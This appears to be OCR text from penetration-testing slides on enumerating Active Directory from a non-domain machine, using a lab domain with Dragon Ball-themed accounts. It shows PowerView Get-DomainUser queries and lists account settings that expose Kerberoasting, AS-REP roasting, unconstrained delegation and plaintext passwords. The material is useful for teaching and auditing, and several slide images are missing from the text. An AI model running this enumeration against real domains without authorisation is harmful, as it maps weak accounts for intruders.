
(hosts file also works)




```
PS C:\WINDOWS\system32> ping -n 1 dc01.capsule.corp

Pinging dc01.capsule.corp [10.10.10.5] with 32 bytes of data:
Reply from 10.10.10.5: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.10.5:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\WINDOWS\system32>
```

2. Impersonate!


(password, hash, ticket…)




```
PS C:\>
```



```
PS C:\>
```




```
PS C:\>
```



- Console Root
  - Active Directory Domains and Trusts [dc01.capsule.corp]
    - CAPSULE.CORP
  - Active Directory Sites and Services [DC01.CAPSULE.CORP]
    - Sites
      - Inter-Site Transports
      - Subnets
      - Default-First-Site-Name
        - Servers
  - Active Directory Users and Computers [DC01.CAPSULE.CORP]
    - Saved Queries
    - CAPSULE.CORP
      - Builtin
      - Capsule
      - Computers
      - Domain Controllers
      - ForeignSecurityPrincipals
      - Groups
      - Managed Service Accounts
      - Servers
      - Service_Accounts
      - Users
      - Workstations
  - ADSI Edit
    - Default naming context [dc01.capsule.corp]
      - DC=CAPSULE,DC=CORP
        - CN=Builtin
        - OU=Capsule
        - CN=Computers
        - OU=Domain Controllers
        - CN=ForeignSecurityPrincipals
        - OU=Groups
        - CN=LostAndFound

3. Enumerate!



Unfortunately this does not work for the Group Policy management snap-in (`gpmc.msc`), as Martin Binder explains here:

> ADUC only requires LDAP to work properly. GPMC in addition requires \domain\sysvol and WMI access - and the latter two probably will not work on your workstation. At least WMI will fail for sure because it doesn't know much about foreign prinicpals :)


The workaround suggested in the thread is to use a virtual machine which is joined to the domain.

https://serverfault.com/questions/349262/using-administrative-tools-on-non-domain-computer-to-manage-domain-servers/349266

What should I look


- Domain Users
- Domain Computers
- Domain Groups
- OUs / GPOs
- Forest / Domain Trusts
- Relationships (ACLs)

Domain Users



Dende

First name: Dende
Initials:
Last name:
Display name: Dende
Description: NaMek Rul3z | sqlserver01 password is "qwerty"
Office:
Telephone number:
E-mail:
Web page:



Member of:

Name	Active Directory Domain Services Folder
Domain Users	CAPSULE.CORP/Users
LAPS	CAPSULE.CORP/Groups

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

User Account Control

- Password never expires
→ same password for years


- Account is sensitive
→ does not delegate credentials

- Do not require Kerberos Preauthentication
→ can be As-Reproasted

- Store password using reversible encryption
→ plaintext password stored in NTDS

- Kerberos Delegation
→ TRUSTED_FOR_DELEGATION = Unconstrained
→ TRUSTED_TO_AUTH_FOR_DELEGATION = Constrained Protocol Transition

- …



User logon name:
Dende @CAPSULE.CORP

User logon name (pre-Windows 2000):
CAP\ Dende


☐ Unlock account

Account options:

☐ User must change password
☐ User cannot change passwo
☑ Password never expires
☐ Store password using reversi

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this user for delegation
● Trust this user for delegation to any service (Kerberos only)
○ Trust this user for delegation to specified services only
○ Use Kerberos only
○ Use any authentication protocol



```
PS C:\Users\yamcha\Desktop> . .\PowerView.ps1
PS C:\Users\yamcha\Desktop> Get-DomainUser dende -Properties samaccountname,useraccountcontrol | fl


samaccountname     : Dende
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_FOR_DELEGATION
```

Attributes

- servicePrincipalName not null
→ can be Kerberoasted


- adminCount = 1
→ member of one of the administrative groups

- lastLogon / logonCount …
→ logon information

- msDS-AllowedToActOnBehalfOfOtherIdentity / msDS-AllowedToDelegateTo
→ Kerberos Delegation related


- userPassword / unixUserPassword / unicodePwd
→ sometimes plaintext passwords

- …



Attributes:

Attribute	Value
sAMAccountName	Dende
sAMAccountType	805306368 = (NORMAL_USI
scriptPath	<not set>
secretary	<not set>
securityIdentifier	<not set>
seeAlso	<not set>
serialNumber	<not set>
servicePrincipalName	imA/ServiceAccount
shadowExpire	<not set>
shadowFlag	<not set>
shadowInactive	<not set>



```
PS C:\Users\yamcha\Desktop> Get-DomainUser dende -Properties samaccountname,adminCount,servicePrincipalName,lastLogon | fl


lastlogon            : 1/6/2020 4:35:58 PM
serviceprincipalname : imA/ServiceAccount
samaccountname       : Dende
```

Checks

✓ Check out group memberships

- Domain Admin? Local admin somewhere? …

